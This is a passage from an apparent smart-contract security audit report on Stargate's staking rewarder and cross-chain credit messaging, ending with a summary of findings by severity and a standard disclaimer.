When a user calls StargateStaking's `deposit`, `depositTo`, `withdraw`, or `withdrawToAndCall` functions, the StakingLib calls `onUpdate` on the rewarder (StargateMultiRewarder), passing the `oldStake` (among other variables).

This function, in turn, calls `indexAndUpdate` on each pool, then transfers the rewards due to the user. For each pool, the `indexAndUpdate` has the following behavior:

1. It obtains and stores the latest index of the pool.

   a. The index is calculated as follows, where `start` and `end` are `max(start, lastRewardTime)` and `min(end, now)`, respectively:

   ```
   (rewardDetails.rewardPerSec * (end - start) * pool.allocPoints
       * PRECISION) /
   rewardDetails.totalAllocPoints /
   totalSupply +
   pool.accRewardPerShare;
   ```

   b. The latest index is stored in `pool.accRewardPerShare`.

2. It updates the user's reward debt. The following code determines how much the user is owed:

   ```
   uint256 rewardsForUser = ((accRewardPerShare - pool.rewardDebt[user])
       * oldStake) / PRECISION;
   pool.rewardDebt[user] = accRewardPerShare;
   ```

The author noted that they intend to change the rewarder at some point. The rewarder needs to be designed in a way that allows for these changes. We documented one flaw with the rewarder implementation in Finding 3.4. ↗.

5.4. CreditMessaging

The CreditMessaging contract is designed to interact with the StargateOFT, StargatePool, and StargatePoolNative contracts in the process of handling credits. Also, the CreditMessaging contract specifies the trusted Planner address, who is the only one who can execute the `sendCredits` function, which is determined to transfer credits from the local Stargate contract to the Stargate contract in the destination chain.

The StargateOFT, StargatePool, and StargatePoolNative contracts keep accounting of credits. Each time a user makes a deposit to StargatePool and StargatePoolNative, or sends tokens cross-chain over StargateOFT or pools contracts, the local credit balance is incremented, reflecting the amount of funds locked in the contract. The deposit is made locally and does not set additional requirements for state of credits. But for performing the sending action, the amount of destination credits in the contract should be sufficient to send a specified amount of tokens. Practically, the amount of destination credits reflects the tokens locked in the Stargate contract on the destination side. And the Planner and CreditMessaging play an important role in the management of these credits between networks.

There are two functions in Stargate contract, which are most important in this process: `receiveCredits` and `sendCredits`. The `receiveCredits` function increases the number of credits for the source of these credits. This function is exclusively accessible to the CreditMessaging contract and is invoked only during the cross-chain communication process. And this is the only way to increase the value of nonlocal credits. The `sendCredits` function, also restricted to the CreditMessaging contract, is initiated only by the Planner address, which is a trusted entity. Upon execution of the `sendCredits` function, the local chain's credit balance is reduced by an amount managed by the Planner, and these credits are transferred to the destination chain. The result of this process is the execution of the `receiveCredits` function on the destination chain, thereby completing the credit-transfer process.

6. Assessment Results

At the time of our assessment, the reviewed code was not deployed to the Ethereum Mainnet.

During our assessment, we discovered 3 findings. Additionally, LayerZero Labs discovered 10 findings. Of all findings, no critical issues were found. One finding was of high impact, two were of medium impact, five were of low impact, and the remaining findings were informational in nature.

6.1. Disclaimer

This assessment does not provide any warranties about finding all possible issues within its scope; in other words, the evaluation results do not guarantee the absence of any subsequent issues. Zellic, of course, also cannot make guarantees about any code added to the project after the version reviewed during our assessment. Furthermore, because a single assessment can never be considered comprehensive, we always recommend multiple independent assessments paired with a bug bounty program.

For each finding, Zellic provides a recommended solution. All code samples in these recommendations are intended to convey how an issue may be resolved (i.e., the idea), but they may not be tested or functional code. These recommendations are not exhaustive, and we encourage our partners to consider them as a starting point for further discussion. We are happy to provide additional guidance and advice as needed.

Finally, the contents of this assessment report are for informational purposes only; do not construe any information in this report as legal, tax, investment, or financial advice. Nothing contained in this report constitutes a solicitation or endorsement of a project by Zellic.